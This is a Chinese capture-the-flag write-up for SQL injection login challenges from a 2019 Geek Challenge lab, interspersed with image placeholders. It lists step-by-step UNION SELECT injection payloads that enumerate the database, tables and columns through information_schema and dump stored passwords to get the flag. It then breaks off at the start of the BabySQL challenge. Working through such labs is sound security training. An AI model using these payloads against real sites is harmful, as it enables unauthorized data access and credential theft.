
尝试万能密码，登录成功，结果尝试不是正确的`flag`。




我们重新从`order by`查询字段开始


```
?username=admin'  order by 3# &password=admin
```







查看`url`处，发现字符被`url`编码，我们可以尝试将注释符`#`进行`url`编码，得到字段数为3









```
?username=-1' union select 1,2,3%23 &password=admin
```




联合查询获得数据库

```
?username=-1' union select 1,2,database()%23 &password=admin
```




获得表名

```
?username=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='geek'
%23 &password=admin
```




查看`l0ve1ysq1`表中的字段

```
?username=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23 &password=admin
```




查看`geekuser`表中的字段

```
?username=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='geekuser'%23 &password=admin
```




查看`geekuser`字段中的`password`的值

```
?username=-1' union select 1,2,group_concat(password) from geek.geekuser%23 &password=admin
```




查看 `l0ve1ysq1` 字段中的 `password` 的值，得到 `flag`。

```
?username=-1' union select 1,2,group_concat(password) from geek.l0ve1ysq1%23 &password=admin
```





[极客大挑战 2019]BabySQL




又是前面熟悉的SQL注入的题目的背景图

首先尝试万能密码登录，发现数据使用为`get`方式传参，提示用户名密码错误。






经过测试字符串的闭合方式为单引号



